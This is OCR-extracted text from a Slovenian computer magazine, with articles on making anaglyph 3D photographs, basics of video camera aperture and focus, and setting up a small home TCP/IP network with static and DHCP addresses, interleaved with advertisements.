Tako natisnjeno fotografijo (ali film v kinu) je treba gledati skozi za to namenjena očala, ki imajo na levi strani rdeč, na desni pa moder (oz modrozelen) filter. Ker sta rdeča in modra

3D-fotografija

barva komplemetarni, bo skozi rdeči filter opazovana modra barva oz. skozi modri filter opazovana rdeča barva videti črna. Tako bo vsako oko videlo »svoj« del posnetka.

Če imate rdeče-modra očala za gledanje anagliptičnih posnetkov, lahko izločanje barv vidite tudi na skici v tem članku.

KAKO DO 3D-FOTOGRAFIJ

Za izdelavo 3D-fotografij so namenjeni posebni fotoaparati, ki naredijo za eno sliko dva posnetka, enega za pogled z levim in enega za

pogled z desnim očesom. Takšni fotoaparati imajo bodisi dva objektiv ali pa sta to dva fotoaparata, združena v enega. Pri vseh takšnih fotoaparatih je bistveno to, da je razdalja med objektivami približno enaka razdalji med zenicama, to je približno 65 do 70 mm. Če je ta razdalja manjša ali večja, dobimo slabše rezultate.

Digitalni fotoaparati omogočajo neskončno igranje s posnetki. Zato si lahko tudi sami omislimo izdelavo 3D-fotografij. Najprej naredimo posnetek za eno oko, recimo levo. Nato fotoaparat prestavimo v desno za približno 60 do 70 mm in naredimo posnetek še za desno oko. Pri tem je nadvse pomembno, da fotoaparata ne zasučemo in ne spreminjamo nastavitvev (npr. zuma, bliskovke, svetlobe ...) ali premikamo po višini. Še najpreprosteje bi bilo bi bilo, če bi imeli v L oblikovano vodilo iz plastike ali pločevine, na njem pa označeno »medzencično« razdaljo. Med fotografiranjem tega vodila ne smemo premikati!

Nato je treba posnetke obdelati tako, da posnetku za levo oko dodamo rdeči ton (oz. odzvamemo modri ton), posnetku za desno oko pa dodamo modri ton (oz. odzvamemo rdeči ton). To bi lahko naredili s kakšnim programom za obdelavo slik. Nekateri programi znajo

Na kaj paziti pri izdelavi posnetkov

Ker je treba narediti dva posnetka z enim fotoaparatom, ni mogoče narediti posnetkov premikajočih se predmetov. Še več, če je na enem posnetku nekaj, česar na drugem sploh ni (npr. odstranjena vaza), bo to na posnetku moteče.

Ne delajte 3D-posnetkov objektov, ki so zelo daleč (npr. gore), ker bosta posnetka praktično enaka. Če pa je slikani objekt zelo blizu (npr. pol metra), bosta ozadje in ospredje tega objekta preveč »raztresena«, kajti razdalja je primerljiva z medzencično razdaljo.

Najbolje bo, če slikani objekt miruje. Naj bo nekaj objektov v ospredju in nekaj v ozadju. Objekt naj bo oddaljen kakšen meter.

Kaj pa očala?

Do očal za gledanje anagliptičnih posnetkov je še najlažje priti na kakšnem sejmu blaga za široko potrošnjo, saj so pogosto del reklamnih paketov. Če malce pobrsate po internetu, jih v tujini ponujajo po približno dva dolarja ali evra.

Če jih nimate, poskusite srečo pri naši reviji. Podjetje Olympus Slovenija nam je podarilo 15 očal, ki jih bomo poslali tistim, ki bodo zaprosili zanje. Petnajst najhitrejših bo taka očala prejelo po pošti. Namreč, s sodobnimi Olympusovimi digitalnimi fotoaparati, opremljenimi s hitrimi pomnilniškimi karticami (pomnilniške kartice formata xD, tip H), lahko ob pomoči Olympusovega programskega paketa Olympus Master (več o njem si preberite v rubriki Pod lupo) uporabnik poleg drugih umetnij naredi tudi 3D-fotografijo. Za gledanje anagliptičnih fotografij so potrebna rdeče-zelena očala, kakršna čakajo hitre in »firbčne« v naši redakciji.



Matrični POS tiskalnik SP 212 – kuhinjski tiskalnik



2,5 vrstici na sekundo, 76 mm širina izpisa, original + 2 kopiji

Termalni tiskalnik TSP 600, z nožem in napajalnikom

Histrost izpisa 100 mm na sekundo, možnost izpisa barkode, V črni ali svetli barvi, širina izpisa 80 ali 58 Paralelni serijski, USB ali ethernet vmesnik za mrežno povezavo



Matrični tiskalnik SP 500 z nožem

POS, fiscalni tiskalnik. Kiosk izvedba, možnost pritrditve na steno 7,6 vrstic na sekundo, širina izpisa 76 ali 58 mm Original + 2 kopiji Laundry ribbon za kemične čistilnice, opcija navjalec kopije računa, V črni ali svetli barvi



Termalni tiskalnik TSP 700, z nožem in napajalnikom

Hitrost izpisa 180 mm na sekundo, PC 437, 852, 1250, ASCII, Možnost tiskanja deklaracij, črtne kode, Brezplačen CD za Auto Logo Funkcijo Paralelni serijski, USB, ethernet vmesnik za mrežno povezavo Zaščitni pokrov, širina izpisa 58, 80 ali 82 mm, Dva izhoda za papir



NOVO NOVO NOVO !

Termalni tiskalnik TSP 1000

Tiskanje vstopnic, avionskih kart, POS tiskalnik, Termalni tiskalnik TSP 1000, z nožem in napajalnikom 180 mm na sekundo, 100 do 200 mm premer role v črni ali svetli barvi, tiskanje barcod, paralelni ali serijski, USB opcija ethernet ali WIFI



Servisiranje POS tiskalnikov, potrošni material in ostala POS oprema

SLOGATEAM d.o.o.

SERVIS IN PRODAJA

Blatnica 10, 1236 Trzin
Tel.: 01/ 566 25 20, faks: 01/ 566 25 14
e-mail: info@sloga-tim.si, www: sloga-tim.si
www.starmicronicseurope.com

3D-fotografija

celo sami iz dveh posnetkov narediti anaglipično fotografijo.

Če takega programa nimate, ni treba obupati. V internetu jih je brezplačno na voljo množica. Če v kakšen iskalnik vtipkate »free anaglyph software« bo možnosti neštete. Na voljo so tudi galerije s številnimi anaglipičnimi posnetki.

Sami smo se poigrali s programom **Callipygian 3D**, ki je na voljo na naslovu www.callipygian.com/3D/. Ne bomo rekli, da je najboljši, lahko pa dobro ponazori, kako do 3D-posnetkov.

Kaj pa zdaj? Digitalni fotoaparati v roke in ... prijetno zabavo. ■

Anaglif

Anaglif (anaglyph) je lik, izdolben v plitkem reliefu. Ista beseda pomeni mirno sliko ali film, ki ga tvorita dva rahlo različna pogleda na isti objekt, na posnetku prikazana tako, da sta natisnjena v dveh komplemetarnih barvah. Običajno je en posnetek pobarvan z rdečim, drugi z modrozelenim odtenkom. Če imamo očala, dobimo pri gledanju takšnega posnetka občutek prostornosti.

Mimogrede, pojem »glyph« najdemo tudi pri besedah »hieroglif« (v kamen vrezana staroegipčanska pisava), »gliptika« (umetniški izdelki iz poldragih kamnov, kovine ali stekla z vrezano ali reliefno podobo), »gliptoteka« (zbirka kiparskih del) itd.

šola video snemanja

Tehnologija še ne dela mojstra

Dandanes je video oprema dostopna že vsakomur. In nadebudni snemalci snemajo vsepovprek, pač na ravni, ki jim jo ponuja »full auto button«. Zakaj ne bi presegli te ravni, tudi če ste začetnik? V naši hitri šoli se boste lahko seznanili s teoretičnimi in praktičnimi osnovami za uspešnejše (re)kreativno video snemanje.

Piše: Matjaž Mrak

matjaz.mrak@mojmikro.si

Skočimo za začetek malce v zgodovino. V času, ko sta bila starša še mojih let (govorim o 70. letih prejšnjega stoletja) je bilo zelo priljubljeno snemati s »super osmičko« in tako trajno zabeležiti dogodke (proslave, rojstne dneve, poroke ...). Toda, to je bilo tudi obdobje, ko je bil filmski trak dokaj drag in ko snemanje ni bilo (s tehničnega vidika) tako enostavno, kot se nam ponuja danes. Moj oče (nikoli se ni profesionalno ukvarjal s snemanjem, je pa vseeno posnel kar lepo število kakovostnih minut na super osmičko) je vedno, preden je pritisnil na sprožilec kamere, vsaj dvakrat razmislil in, če je bilo mogoče, se držal pravila 2 : 1 (dvakrat je kader potegnil

»na suho« in šele nato pritisnil na sprožilec). To je bilo tudi obdobje, ko na raznih srečanjih (družinskih, klubskih ...) ni bilo duhamorno pogledati katerega izmed takšnih izdelkov. Prav nasprotno, tajming je bil pravi, skoraj brez odvečnih kadrov (sekund, minut). Tako je na primer celotna sosedova poroka, ki je trajala prav tako kot danes (od jutra do jutra) zabeležena na filmskem traku in trajanju med 6 in 15 minutami. Tudi drugi dogodki, kot so proslava, odkritje pomnilniške plošče, sprejem ipd., niso presegali dolžine **10 minut**. In najvažnejše: **nič ni manjkalo** – sporočilnost je bila jasna. Je sicer res, da je temu botrovala tudi cena filma, predvsem pa so to počeli ljudje, ki so **nekaj vložili v to**. In to ni bila le nabava opreme. Ne! Ti ljudje so poznali tako tehnološke postopke razvijanja filma kakor tudi **gramatiko**

V centru mesta Ljubljane: trgovina z računalniško, multimedijško in ostalo informacijsko tehnologijo.

Velika izbira namiznih in prenosnih računalnikov, tiskalnikov, komunikacijske opreme, GPS navigacije ter veliko drugih dodatkov in sestavnih delov.



Graficzne tablice



CD/DVD duplikatorji




MP3 predvajalniki



USB spominski moduli



Multimedijška oprema



CD mediji za vizitke



Različni kabli



Hitri servis za računalniško opremo v centru mesta Ljubljane

Konkurenčne cene ter obročno odplačevanje preko trajnika do 400.000 SIT in 24 obrokov

WWW.ZAK.SI

Trgovina ZAK, Andrej Žlindra s. p. P.E. Miklošičeva 36, 1000 Ljubljana, Tel. 430 38 71, 430 38 72. e-mail : info@zak.si



zak





to je tudi točka, kjer se vsa podobnost tudi konča. Kajti vedno, ko v naše oko vstopi določena količina svetlobe, se zenica odpre ali zapre in s tem kontrolira količino vstopne svetlobe. To se dogaja popolnoma nemoteno. Naš svet (pogled) ni nikoli pretemen ali presvetel. Težko bi opazili »zastanek« spremembe padca količine svetlobe med pogledom na zelo svetlo polje in hitrim pogledom proti polju v senci. Naše oko to naredi popolnoma neopazno. Ali pa preusmerimo pogled s

ZASLONKA – ZENICA

Kot rečeno, ima objektiv kamere (prav tako fotoaparata) zaslonko (imenovano tudi iris, kar pa je pri očesu šarenica) tako kot naše oko zenico. Naloga zaslonke je, da z odpiranjem in zapiranjem kontrolira količino vstopne svetlobe. Naše oko samodejno odpira ali zapira zenico in s tem nadzira osvetlitev scene, ki jo gledamo. Lahko bi rekli »človeški full auto«. Seveda ima tudi kamera **samodejno nastavitvev zaslonke**, ki se odpira ali zapira glede na količino svetlobe. Jasno pa je, da kamera ni sposobna tako hitrega, natančnega in nemotečega odzivanja na svetlobo kakor oko. Nasprotno, prav hitro so lahko naši posnetki **pregoreli ali pa**

↙ **Samodejno ostrenje kamere je v primerjavi z očesom zelo neprilagodljivo in okorno, zato raje uporabljajte ročno ostrenje, kar pa seveda zahteva nekaj vaje.**

filmskega jezika. Kreirali so zgodbe. Predvsem pa niso brez potrebe porabljali filmskega traku, kajti bili so časovno zelo omejeni (ena S8 film pri 24 slikah na sekundo je zadostoval za približno 3 minute, pri 18 slikah na sekundo (kar je večina uporabljala) pa je zadostoval le za slabih 5 minut). Pa tudi tako poceni ni bilo in še vedno ni (3 minute filma S8 stane približno 20 evrov).

In danes? Oprema je dostopna tako rekoč vsakomur. Trgovci ponujajo obročna odplačevanja, kasete so dovolj dolge, večkrat uporabne. Kakovost zapisa zadostuje (pogojno!) TV-standardom. Sosedje, znanci, tako rekoč vsi so danes že »snemalci«. Tehnologija je dostopna vsem. Veste kaj pa se vedno sprašujem, ko opazujem »novokomponiranega« snemalca? **Kdo bo sploh gledal vse te posnetke? Kdo je naslednji, ki bo primoran gledati triurno poroko?** Pa dajte, no ... Vse pogosteje dobim občutek, da se večini potrošnikom nove tehnologije dozdeva, da so s tem, ko so kupili kamero in jo razpakirali, istočasno prepakirali znanje v svojo glavo. Pa ni tako. »Full auto button« je prilagojen prav njihovi ravni. In zakaj ne bi te ravni presegli?

OSNOVE VIDEA

Naše oči imajo čudežno moč pri opazovanju sveta okrog nas. Sposobne so natančnega ločevanja barv, urejanja barvnih odtenkov, natančnega prilagajanja barvni temperaturi (ne glede na del dneva – sončni vzhod ali ko je sonce v zenitu – bela barva je vedno bela), uravnavajo naše hitre zasuke in tresljaje med hojo, tekom, vožnjo, skakanjem, svet vidimo v treh dimenzijah (če gledamo z obema očesoma – če gledamo le z enim očesom izgubimo občutek za globino) in zelo hitro in nemoteče ostrijo naš pogled. Oči so naša povezava z možgani, ki nam omogočajo tolmačenje sveta skozi pogled.

Naše oko je kakor **kamerin objektiv**, saj ima tako **leče** kakor tudi **zaslonko** (zenica). Toda

predmeta v naši neposredni bližini na oddaljen predmet. Oko preostri brez kakršnega koli motečega učinka.

Na našo žalost pa **kamera ne more doseči ravnih našega očesa**. Kamera in objektiv ne vidita sveta, ko ga vidite vi. Kamera je unikat v svojem pogledu sveta, kar pomeni, da ima svoje zahteve, ki jih moramo znati upoštevati in kreativno uporabljati.

pretemni. V kameri so nekakšne logične poti med objektivom in kamero (glavo), ki štejejo vsak primer posebej. »Možgani« kamere so v primerjav s človeškim očesom tako primitivni, da kakršnakoli tekmovalnost sploh ni mogoča. Recimo, da je svetel sončni dan in vključimo na naši kameri samodejno zaslonko za posnetek na soncu. Ko pa hitro obrnemo kamero s sončne strani v senco, lahko opazimo kako se

TOSHIBA

Če ne bi uporabili našega znanja pri tehnološko dovršenih hitrih vlakih, Kot vodilni proizvajalec visoko tehnoloških sistemov hitrih železnic za Shinkansen, Toshiba določa svetovne standarde s svojimi močnimi pretvorniki za pogon izmeničnih električnih vlakov.

ne bi mogli biti tako sposobni pri količinskem izpisovanju dokumentov. Navdušujoč napredek sinergije je ključni R&B pristop Toshiba. Pametni e-BRIDGE kontrolni sistem, s pomočjo katerega multifunkcijske naprave Toshiba kopirni in izpisovalni sistemi dosegajo neprekosljivo kakovost izpisa, prikladno rokovanje in zavirljivo razmerje kakovost/cena.

prilagodljive **TOSHIBA** rešitve

Tift d. o. o.
Tržaška 118
1000 Ljubljana

t: 01 256 15 40
f: 01 257 37 58
e: dobrodosli@tift.si

TIFT

šola video snemanja

zaslonka v objektivu odpira in s tem prepušča dovolj veliko količino svetlobe, da vidimo tudi v senci. Kasneje lahko pri pregledovanju posnetkov opazujemo ta »kamerin reakcijski čas« – kako se je zaslonka odpirala. Kot gledalci (opazovalci) slike se ne moremo navaditi na počasnost in okornost kamere in objektivna pri prehodu s svetlega v temno območje. To je zelo nenaravno!

V našem očesu se to zgodi zelo hitro, niti ne opazimo niti ne razmišljamo. Ta nemudna reakcija očesa je naš normativ. To je le eden izmed razlogov, da video zahteva nedvoumno količino resničnega »suspenza«. In zakaj so zakonitosti snemanja in montaže oblikovane tako, da se čimbolj približajo delovanju našega očesa in se še vedno razvijajo?

Naj vam povem, da je prav lahko **prelisičiti kamero in objektiv**. Poglejmo primer. Recimo, da je naša zaslonka nastavljena na objekt, ki je v senci. Obrnemo se na osebo, ki stoji na soncu in je oblečena v svetla oblačila. Kamera bo imela težave s svetlobo. Avtomatika bo sicer odmerila povprečno količino svetlobe, toda ker je naša oseba oblečena v belo, ki odbija svetlobo, bo naša zaslonka še bolj zaprta. Najverjetneje bosta obraz in okolje veliko temnejša kot bi pričakovali. In to vse zaradi bele obleke. Ker ima naše oko mnogo večje območje (lestvico) in je neprimerno inteligentnejše, lahko veliko uspešneje obvladuje tudi zelo svetle predmete (v našem primeru osebe). To je le eden izmed razlogov, zakaj se ne moremo zanašati na avtomatiko (avtoosvetlitev). Seveda obstajajo tudi primeri, ko je avtomatika popolnoma uporabna, toda to zahteva že malce več

Amaterski video snemalci so nekoč delali varčne in učinkovite posnetke, obvladali so tudi gramatiko filmskega jezika, današnji nadebudneži pa vsepovprek snemajo »celovečerce« brez vsakršnega znanja.

znanja in spretnosti ter poznavanja problema oziroma okoliščin, ki našo avtomatiko zbegajo. Vsekakor pa je **ne priporočam**.

Če se odločimo nastaviti zaslonko ročno, se nam v iskalu pojavijo nekakšne vrednosti (največkrat od 1,8 pa vse do 22). Te številke prikazujejo nastavitve zaslonke znotraj objektivna. Pri najnižji številki 1,8 je zaslonka široko odprta, pri 22 pa je najbolj zaprta, da še prepušča dovolj svetlobe za zadovoljiv zapis na našem traku. Pri profesionalnih kamerah je na objektivu obroček, ki, če ga vrtimo proti desni, zapira zaslonko in dovoljuje tudi vmesne stopnje. Tako kot profesionalne imajo tudi amaterske kamere možnost nastavitve samodejne in ročne zaslonke.

LEČE – OBJEKTIV

Če pogledate na spodnjo vrstico tegale članka in hitro dvignete pogled preko lista skozi okno, vaše oko nemudoma preostri s približno 20 cm oddaljenega papirja na neskončni pogled v daljavo. Če pa ta isti gib ponovimo s kamero z **ročno nastavljenno ostrino**, pa se malce zaplete. Naša začetna nastavitve ostrine je na listu papirja, in ob srednje hitrem dvigu kamere, da bi videli oddaljen predmet, bo ta oddaljeni predmet popolnoma v neostriini, in sicer zato, ker je bila naša ostrina pripravljena

za bližnji posnetek lista. Pri uporabi samodejnega ostrenja pa bo objektiv kamere po dvigu še nekaj časa iskal ostrino, kar je lahko zelo **samodejnega ostrenja** moteče. Večina profesionalnih kamer nima mož-

nosti nastavitve samodejnega ostrenja, kar pa omogočajo tako rekoč vse amaterske kamere. Težava pri uporabi samodejnega ostrenja je v tem, da je **selektivno in neprilagodljivo**. Samodejno ostrenje deluje na majhno točko v središču kadra ali na svetlost predmetov ali pa na maso v kadru.

Primer: Poskušamo ostro posneti novoletno jelko, pred katero stojijo ljudje. Domnevam, da je jelka vedno kadrirana v središču posnetka ali pa je najsvetlejši del v sliki. Če naš zeleni predmet ni v središču posnetka, potem kamera ostri na tisti predmet, ki je v središču posnetka. Problem samodejnega ostrenja nastane takoj, ko hočemo ostrino prestaviti na t. i. drugi ali na tretji plan v kadru. S tem pa tudi onemogočimo doseganje navidezne tretje dimenzije (globine) v okvirju dveh dimenzij (širine in višine).

Na drugi strani pa naše oko v delčku sekunde nastavi pravo ostrino, tisto, ki jo mi želimo. V bistvu kamera ne more tekmovati z očesom. S kamero lahko opazujemo vsako potezo iskanja, kaj je v središču, in razostritve oz. preostritve. Ko si ogledujete svoj video izdelek, se **ostrina ves čas spreminja ob iskanju subjektov/objektov** znotraj posnetka. Vse to pa deluje zelo **dolgočasno in popolnoma nenaravno**, saj smo navajeni hitrih in natančnih ter nezmotljivih sprememb ostrine našega očesa. Zatorej, tako kot pri zaslonki, tudi tukaj priporočam uporabo **ročne nastavitve ostrine**. Kar pomeni preostritev ob vsakem premiku snemanega subjekta ali pa ostrenje med premikanjem in snemanjem istočasno. Še en nasvet za preverjanje ostrine: Približajte (zoom in) čim bolj svoj objekt (ostrenje je nastavljeno na ročno) in izostrite. Če objekt ni oster, popravite ostrino, če pa je, ste jo tako ali tako nastavili pravilno. Ne obupajte že po prvih nekaj poizkusih ročnega ostrenja. Vse potrebuje čas, vajo, vajo in še enkrat vajo.

(Se nadaljuje.) ■

Ne čakaj na maj

Naj se zgodi!
Tomlastik

Pokliči 090 93 60 02*

ženske kliče brezplačno 080 80 11

www.tomlastik.si

* cena klica 186,55 SIT/min z DDV/078 EUR

What do you do?

Ste naveličani svoje službe?
Iščete boljšo zaposlitev?

Manpower ima delo za Vas!

Naš IT oddelek, ki je specializiran za iskanje in selekcijo kadrov na področju računalništva vam nudi zaposlitve po celi Sloveniji. Sodelujemo z uglednimi slovenskimi in tujimi podjetji.

Ljubljana-Kranj-Koper-Novo mesto-Celje-Maribor
www.manpower.si, brezplačna št. 080 11 72

Manpower®

Od teorije k praksi

V preteklih številkah smo pridobili določena znanja, ki so potrebna, da uporabnik lažje razume problematiko, povezano s področjem TCP/IP. Tokrat pa si bomo ogledali nekaj več praktičnih zgledov, ki se pogosto pojavljajo v vsakdanji rabi in si jih lahko uporabnik prilagodi svojim potrebam.


Piše: Marko Koblar

marko.koblar@mojmikro.si

Tako kot pri drugih problemih velja tudi za področje TCP/IP, da je **dober načrt vreden zlata**. Pred postavitvijo omrežja si moramo odgovoriti na določena vprašanja, kot so: kakšno vrsto **omrežja** bomo vzpostavili in kaj od njega pričakujemo (storitve); kakšno in kje je obstoječe **ožičenje**, ki je na voljo oziroma kje ga je treba še vzpostaviti, če ga ni; kakšno vrsto in število **vmesnikov** potrebujemo glede na naprave, ki jih bomo v omrežje priključevali, in kako se bodo naprave **povezoval** med seboj ... Na taka vprašanja in še na marsikatero podobno si bomo lažje odgovorili in jih razrešili z dobrim načrtovanjem. Za manjša okolja je lahko to že preprosta **slika na listu papirja**, na katerega lahko narišemo, kako se bodo naprave povezoval med seboj, dodamo pa še njihove IP-naslove in imena (s katerimi se bodo predstavljale). Dober načrt je koristen tudi zato, ker nam pri morebitnih težavah omogoča hitro osvežitev spomina na stanje v omrežju in tako hitrejšo odpravo morebitnih nepravilnosti. Vsekakor pa velja pravilo. Večje ko je omrežje, več reda in s tem povezano boljše evidenco potrebujemo. Vprašanje redundanc lahko v domačem ali manjšem poslovnem okolju običajno zanemarimo, saj lahko morebiten izpad določene naprave razmeroma hitro nadomestimo z novo napravo ali izvedemo »improvizacijo«.

DELI IN VLADAJ V DOMAČEM OMREŽJU

O mini omrežju, ki ga lahko vzpostavimo z dvema računalnikoma brez dodatnih naprav s križnim povezovalnim kablom smo že pisali. Malo domače omrežje z **ethernetnim stikalom** pa že prinaša določeno »problematiko«, saj ima že nekatere lastnosti, kot jih imajo prava omrežja. Vse naprave, ki jih bomo v omrežje priključili, moramo povezati s kablom do ethernetnega stikala (izjema so naprave z brezžičnimi vmesniki WLAN). Ethernetno stikalo mora biti priključeno na napetost, zato je dobrodošlo, da je v bližini vtičnica z omrežno napetostjo 220 V.



Slika1: Shema omrežja (zasebni in javni IP-naslov)

Dokler smo v domačem okolju LAN, v katerega imamo priključene le osebne računalnike, je smiselna uporaba statičnih IP-naslovov. Razlog je ta, da ne potrebujemo ves čas vklopljenega računalnika, ki deluje kot strežnik DHCP za samodejno dodeljevanje IP-naslovov. Če pa imamo v omrežje priključeno kakšno **drugo napravo** (npr. dostopna točka WLAN, usmerjevalnik), ki lahko deluje kot **strežnik DHCP**, se lahko odločimo tudi za tovrstni način dodeljevanja IP-naslovov.

Že v preteklih številkah smo spoznali, s katerimi **IP-naslovi** lahko uporabniki sami razpolagajo. Za naše omrežje bomo izbrali naslovni prostor 192.168.200.0 (ter masko 255.255.255.0). To pomeni, da imamo za uporabnike na voljo naslovni prostor od 192.168.200.1 do 192.168.200.254. Prvi naslov (192.168.200.1) bomo, kot je običajno, uporabili za naslov usmerjevalnika – to je tudi naslov privzetega prehoda. Naslovni prostor od 192.168.200.2 do 192.168.200.199 bomo rezervirali za uporabnike, ki jim bomo ročno vpisovali IP-naslove, IP-naslovi od 192.168.200.200 do 192.168.200.250 so rezervirani kot naslovni prostor za DHCP strežnik. Preostali naslovni prostor (od 192.168.200.251 do 192.168.200.254) pa smo rezervirali za druge sistemske naprave.

Povzetek: omrežje 192.168.200.0, maska 255.255.255.0
 192.168.200.1 – privzeti prehod (default gateway) - usmerjevalnik
 192.168.200.2 – 192.168.200.199 (statično dodeljeni naslovi)
 192.168.200.200 - 192.168.200.250 (DHCP)
 192.168.200.251 - 192.168.200.254 (rezervirano)

Jasno je, da je takšna razdelitev naslovnega prostora ena od možnosti in je v vašem primeru lahko bistveno drugačna. Za »kombinirano« razdelitev smo se odločili zato, ker je uporaba strežnika DHCP ugodnejša pri prehajanju določene strojne opreme (npr. notesnik, dlančnik) med različnimi omrežji. Pri takšni ali podobni razdelitvi moramo paziti, da se naslovni prostor ne prekriva.

VSI RAZLIČNI, VSI ENAKOPRAVNI

Naslovni prostor smo razdelili med naprave, ki jih priključimo v omrežje. Vsi naslovi so med seboj enakopravni (ali pa tudi ne, kot bomo lahko videli v nadaljevanju), pomembno je le, da so naslovi priključenih naprav **pravilno izbrani** (naslovni prostor) in **unikatno razdeljeni**.

Najpogosteje so v omrežje priključeni **osebni računalniki**. Če želimo ročno vpisati IP-naslov,

storimo to takole (primer je za **Windows XP**, za druge različice Microsoft Windows je podobno): Izberemo Moj računalnik (My Computer) / Nadzorna plošča (Control Panel) / Omrežne povezave (Network Connections), z desno tipko miške kliknemo ikono za ethernetni vmesnik pod razdelkom LAN in izberemo Lastnosti (Properties). Če da imamo ustrezne administratorske pravice, se odpre meni z nastavitvami vmesnika, kjer lahko vidimo nameščene odjemalce, podprte storitve in nameščeno podporo za posamezne protokole. Izberemo Internet Protocol (TCP/IP) in dvakrat kliknemo. Za ročni vpis kliknemo možnost »Uporabi naslednji IP-naslov« in vnesemo podatke – IP-naslov (npr. 192.168.200.2), masko (v našem primeru bo to vedno 255.255.255.0) in privzeti prehod (vemo, da je v našem primeru to naslov 192.168.200.1). Kliknemo V redu in zapustimo nastavitve. Pri drugih računalnikih v omrežju je edina razlika pri prvem polju, IP-naslovu (npr. pri drugem 192.168.200.3, tretjemu 192.168.200.4 ...). Nastavitve pod DNS zaenkrat pustimo nespremenjene. Če vam je ljubši samodejni način dodeljevanja prek strežnika DHCP in ga seveda imate v omrežju, pustite nastavitve nespremenjene, tako da ostane aktivirana možnost »Pridobi IP-naslov samodejno«.

V tem primeru bo prvi računalnik dobil IP-naslov 192.168.200.200, drugi IP-naslov 192.168.200.201 ... Jasno je, da lahko kadar koli preklopimo iz enega načina naslavljanja na drugega, manj pa je dela pri prehodu iz statičnega

načina na DHCP kot v obratni smeri.

Dostopnost do priključene naprave v omrežju lahko preverimo z že večkrat omenjenim ukazom **ping**. Ena od možnosti je, da gremo na meni Start in izberemo ukazni poziv (Command prompt) ali pa izberemo možnost Zaženi (Run) in vtipkamo cmd. V obeh primerih se odpre znano dosovsko okno. Vnesemo ukaz ping in IP-naslov naprave, do katere želimo

sam svoj mojster: mala šola TCP/IP


preveriti povezavo. Če želimo preveriti povezavo med računalnikom in usmerjevalnikom, bomo to storili z ukazom ping 192.168.200.1. Pri pozitivnem odgovoru dobimo sporočilo v smislu »Reply from 192.168.200.1: bytes=32 time ...«, pri negativnem odgovoru pa sporočilo »Destination host unreachable«. Če usmerjevalnika še nimate priključenega, lahko izvedete ping tudi na kak drug naslov, ki ga uporablja druga naprava. Drugi odgovor še ne pomeni, da gre za napako. Eden od možnih razlogov za neuspešno »pinganje« je lahko tudi blokada paketov ping, ki jo administratorji razmeroma pogosto vzpostavijo pri WAN-vmesnikih usmerjevalnikov, priključenih v internet.

Za potrebe zagotavljanja lokalne mobilnosti uporabnikov znotraj omrežja bomo v omrežje priključili dostopno točko WLAN. Ker gre za sistemsko napravo, ji bomo dodelili naslov 192.168.200.251. Dostopna točka ima v našem primeru privzet (tovarniško nastavljen) IP-naslov 192.168.0.1, zato moramo začasno enega od računalnikov spremeniti v omrežje 192.168.0.0 (poljubno izberemo enega od naslovov 192.168.0.2–192.168.0.254). Tako lahko v skladu z navodili proizvajalca prek spretnega brskalnika dostopamo do dostopne točke in jo nastavimo za svoje potrebe. Radijski del nastavimo glede na zahteve (kar pa ni tokratna tema, zato tega dela ne bomo obdelali), LAN-vmesnik pa bomo prekonfigurirali na naše omrežje (napravi dodelimo naslov 192.168.200.251, določimo masko 255.255.255.0, kot privzeti prehod pa določimo 192.168.0.1). Ker lahko dostopna točka deluje tudi kot strežnik DHCP (v omrežju drugega nimamo), aktiviramo to možnost in določimo naslovni prostor, ki mu je namenjen (od 192.168.200.200 do 192.168.200.250). Po shranitvi parametrov in ponovnem zagonu bo dostopna točka vidna uporabnikom v omrežju. Ne pozabite, naslov računalnika, ki ste ga uporabljali za konfiguracijo (iz omrežja 192.168.0.0 na omrežje 192.168.200.0), spremenite nazaj! Velikokrat se zgodi, da določene dostopne točke poleg funkcionalnosti WLAN ponujajo funkcionalnost usmerjevalnika, požarnega zidu in ethernetnega stikala. Če funkcionalnosti usmerjevalnika ne potrebujemo, lahko ta del konfiguracije (usmerjevalniški del) preprosto ignoriramo in dostopno točko povežemo prek enega od vdelanih LAN-vmesnikov z drugim delom omrežja.


Postavljeno imamo torej dostopno točko in ustrezno nastavljene parametre za radijski del. Novejši tipi prenosnih računalnikov in dlančnikov imajo WLAN-vmesnik že vdelan. Če ltega naš prenosnik nima, lahko tak vmesnik dokupimo za nekaj tisočakov kot PCMICA (PC Card) ali kot napravo namenjeno prikljupu na vmesnik USB. Napravo namestimo v skladu z navodili proizvajalca, omrežni del pa je enak kot prej. Spomnimo se, da je TCP/IP praktično neodvisen od medija, zato bo tudi konfiguraci-



Slika2: Seznam vmesnikov



Slika3: Ročno vpisani parametri



